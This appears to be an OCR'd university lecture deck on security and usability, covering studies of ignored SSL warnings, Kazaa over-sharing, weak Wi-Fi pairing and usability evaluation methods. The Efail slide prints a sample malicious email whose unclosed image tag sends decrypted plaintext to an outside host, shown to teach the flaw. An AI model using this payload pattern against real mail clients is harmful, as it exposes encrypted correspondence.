Security for Systems Engineering SS2018

Lecture 8: Security & Usability

Richard Schlögl, Florian Fankhauser

Motivation

„90-95% of computer security failures are due to improper configuration errors“
Matt Bishop (UC Davis), 1996


Motivation

UK Audit Commission (2004)

Reason for incident	%
communicating personal responsibilities to staff	41%
supervision of staff	32%
communicating existing policies to staff	27%
security awareness	22%
adequacy of strategy/policies	22%
monitoring processes	20%


Motivation


Raytheon-Preparing Millennials to Lead in Cyberspace (2013)




Motivation

First Data 2017 Consumer Cybersecurity Study





Motivation




Kazaa Study (2003)

- Download folder is shared by default
- Users did not understand recursion (i.e. sharing of subdirectories)
- Users did not understand that sharing C:\ was critical
- Only 2/12 could determine which files they actually shared
- Only 1/10 knew that other files than movies & documents could be shared


Motivation

Chrome SSL Warnings (2015)

- ~30% ignored SSL warnings
  - (31% experiment / 37% field)
- Fatal consequences
  - Eavesdropping, impersonation, ...




Motivation



- Redesigned warnings improved adherance rates
  - 58% experiment
  - 62% in the field
- However: still low comprehension rates by users

Motivation




Another approach:

Password field warnings

Show users consequences of insecure connections

https://i1.wp.com/www.thesslstore.com/blog/wp-content/uploads/2017/03/InsecurePasswordWarning.png

User complaints



User complaints

..."Please remove it immediately. We have our own security system, and it has never been breached in more than 15 years. Your notice is causing concern by our subscribers and is detrimental to our business“

https://bugzilla.mozilla.org/show_bug.cgi?id=1348902

802.11 devices ~2004

- Around 10% of products sold generated support calls
- Around 30% of products were returned (~90% not defective)
- Only 20-30%(!) of buyers enabled encryption
  - i.e. not even WEP

802.11 & Bluetooth ~2004


- Significant problem: Key Agreement protocols
  - Necessary for first connection
  - Based on (user) „password“
  - Acceptable length ~128 b
  - Users supplied ~12-20 b
- Easily broken with dictionary attack

Designing usable security involves more than „pretty“ UI

Efail: 2018

- Vuln. in several mail clients using PGP / S/MIME
- Attackers send ciphertext to the victim
- Mail program is tricked to decrypt the mail and spread the plain text via HTML tag functionalities (e.g. loading external images)
- PGP is **not** broken
- Bug in mail client / S/MIME multipart implementation
- Mitigation: disable HTML email, disable loading from external sources, do not use PGP in mail client


```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```



```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```


https://efail.de/

Efail: 2018



https://twitter.com/EFF/status/996561872617852928

Efail: 2018



https://www.gizmodo.com.au/2018/05/email-no-longer-a-secure-method-of-communication-after-critical-flaw-discovered-in-pgp/

Efail: 2018


WIRED
Hacking
We're calling it: PGP is dead
The EFail vulnerability threatened to punch a hole in PGP's security. Ditch encrypted email and use Signal for your messaging instead
—
http://www.wired.co.uk/article/efail-pgp-vulnerability-outlook-thunderbird-smime

Efail: 2018

SPIEGEL ONLINE DER SPIEGEL SPIEGEL TV Anmelden

Menü | Politik Meinung Wirtschaft Panorama Sport Kultur Netzwelt Wissenschaft mehr ▾

NETZWELT

Schlagzeilen | Wetter | DAX 13.106,34 | TV-Programm | Abo

Nachrichten > Netzwelt > Web > E-Mail > PGP, GPG, S/MIME: Experten raten vorerst von E-Mail-Verschlüsselung ab

Kritische Schwachstelle


Experten raten vorerst von E-Mail-Verschlüsselung ab

Einige Sicherheitsexperten empfehlen, fürs Erste die E-Mail-Verschlüsselung mit PGP, GPG oder S/MIME einzustellen. Zwei raffinierte Methoden erlauben es Hackern unter Umständen, die Nachrichten zu entziffern.

Von Patrick Beuth

http://www.spiegel.de/netzwelt/web/pgp-gpg-oder-s-mime-experten-raten-vorerst-von-e-mail-verschluesselung-ab-a-1207559.html

CIA Triad Revisited



Consequences?

Unusable security might lead to…

- Users ignoring security warnings
- Users actively disabling or circumventing security measures (no malicious intent!)
- Users not using security mechanism at all
- Users not understanding security measures or their current (in)secure state
- Users not understanding the consequences of insecure actions
- ...

„Usable Security“

- ...and „User-Centered Security“
- *„It is essential that the human interface be designed for ease of use, so that users routinely and automatically apply the protection mechanisms correctly“* - Saltzer, 1975
- Broad field, most research in
  - Passwords & Authentication
  - (Email) Encryption
  - More recently: Mobile
- Main topics
  - Coming up with new, usable mechanisms
  - Evaluation of existing mechanisms

What can we do?

As an engineer you should

- … understand methods and tools to identify usability problems
- … be able to apply those methods in software projects
- … know, how usability problems can affect security mechanisms
- … be able to measure the impact of security mechanisms on usability

esse

Usability Toolset

Recap: Usability

- ISO 9241
  - Effectiveness
  - Efficency
  - Pleasure of use
- Jakob Nielsen
  - Learnability
  - Efficiency
  - Memorability
  - Errors
  - Satisfaction

Applying methods to define/measure/improve usability is **Usability Engineering**

User Research

- Goal: finding & solving Usability Problems
  - There are always Usability Problems
  - Finding problems does not make you a bad designer
  - Finding and solving Usability Problems defines success
  - **„Fail early, fail often“**

(Some) Methods & Tools

- Usability **Inspections**
  - Conducted by **experts** (you)
  - Experts assume the role of the user
  - Prediction of errors and problems
  - Usage of experience and guidelines
  - Cognitive Walkthrough, Heuristic Evaluation

- Usability **Tests**
  - Conducted with **users**
  - Selected groups of users complete pre-defined tasks
  - Monitored by experts


Heuristic Evaluation

- „Discount Usability Engineering“ method
  - i.e. not cost/time intensive
- Can be used early in a project
  - Mockups, prototypes, ...
- Multiple Evaluators inspect a system individually
- No users required
- Somehow diminished meaningfulness
- Results depend on experience of experts

Heuristic Evaluation - HOWTO

- Experts familiarize themselves with the system and problem domain
- Select one or more heuristics
  - e.g. „Visibility of system status“, „Error prevention“, „Aesthetic and minimalist design“
  - Are the heuristics correct, applicable and recent?
- Each expert evaluates the system **twice**
  - Pass #1: Get accustomed
